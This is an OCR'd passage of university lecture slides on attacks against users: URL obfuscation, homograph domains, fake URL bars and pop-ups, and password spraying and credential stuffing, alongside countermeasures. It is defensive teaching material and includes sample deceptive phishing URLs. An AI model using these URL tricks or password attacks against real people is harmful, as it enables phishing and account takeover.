
Today:

More attacks on clients, esp. the user

URL obfuscation,
Click-jacking/UI redressing,
CSRF revisited

Securing the last 30 centimeter...




We can secure connections between computers 1000s of miles apart, eg using TLS,

but the remaining 30 cm between user and laptop remain a problem

Beware: blaming the 'dumb user' is victim blaming.

We should blame computer scientists & software engineers for making poor solutions

Securing the last 30 centimeter...




We can secure connections between computers 1000s of miles apart, eg using TLS,


but the remaining 30 cm between user and laptop remain a problem

Beware: blaming the 'dumb user' is usually unfair victim blaming.

We should blame computer scientists & engineers for making poor solutions

Different classes of attacks





[Christiaan Brand, BlackHat 2019; data from Google Transparency Report]

Last week:

Attacker model - malicious content on benign site


Does SOP help?

Such malicious content can be

1. **3rd party iframe**
   (intentionally included, separated with SOP)
2. **user-provided content**
   (e.g. Instagram post; same-origin, so SOP offers no protection)
3. **special case of 2: HTML-injection or XSS**
   (same-origin, so SOP offers no protection)

Today:

Attacker model 1 - malicious website



Malicious site could phish for logins & passwords.

It could also include malicious links to the attacked website, eg for CSRF attacks

Today:
Attacker model 2 - malicious site with benign iframe

Does SOP help here?

Yes, SOP protects against malicious site from observing or messing with trusted content – and vice versa

- but, as we will see, user can still be misled

Would you trust these URLs?

- `https://www.paypal.com:get_request%2Eupdate&id=234782&`

  Recall that a URL can have the form

  `https://username:password@www.domain.nl/....`

  So what is the domain we are accessing?

- `https://www.paypal.com`


  How do you know that the first `p` is not a Cyrillic character?

Browser bugs may offer more opportunities to confuse users.
Eg a bug in Internet Explorer displayed URLs with a null character, such as `http://paypal.com%00@mafia.com`, incorrectly...


Browser warnings – about strange character sets

Punycode encoding of unusual characters

Highlighting **domain name** in the address bar



Alternative: show the organisation name from the certificate



Summary: URL obfuscation attacks

Attacker tries to confuse the user (in e.g. phishing attack) by

- including a username before the domain name

  `https://www.visa:com@%32%32%30%2E%36%38%2E%32%31%34%2E...`

  which translates to the IP address `220.68.214.213`

- using strange Unicode characters in a homograph attacks

  `https://paypal.com` with a Cyrillic `p`

Countermeasures:

1. Punycode: encode Unicode as ASCII to reveal funny characters


   `www.xn-pypal-4ve.com`


2. Domain highlighting: show which part of URL is the domain name
3. Using password manager in browser?

   which would not fill in the password for the phishing site

Newer homograph attack [2017, still works in some browsers?]

Some browsers display `https://xn--80ak6aa92e.com`
as `apple.com`






Problem:

browser only uses puny encoding if URL *mixes several characters sets*
not if *all* characters are from *one* - *unusual* - character set

See https://www.xudongz.com/blog/2017/idn-phishing/

For you to do: check if this attack works in the browser(s) you use.

UI confusion on mobile phones [2019]




Chrome on mobile phone hides the URL bar when you scroll down. Attacker can abuse this feature to display a fake URL bar.

See https://jameshfisher.com/2019/04/27/the-inception-bar-a-new-phishing-method/

UI confusion on desktops [2019]

Is this pop-up window legit?



The URL is a https-link to facebook.com; clicking the lock shows a valid certificate

No, this is not a pop-up window displayed by your browser, but a fake pop-up rendered inside a malicious webpage

How can you tell?

You can move this 'pop-up window' inside the webpage window but you cannot drag it outside of the browser window

See https://youtu.be/nq1gnvYC144

Other ways to obtain passwords

- stealing password file after a data breach

  This contains password *hashes* (hopefully), not plaintext passwords, but these can be brute forced

- or simply buying username/passwords from a criminal

- dictionary attack

  Try common passwords

- password spraying

  Try one password across many *accounts*


  to prevent detection & lockout

- credential stuffing

  Try one username/password combination across many *systems*

  to prevent detection


Phishing overtook exploit-based 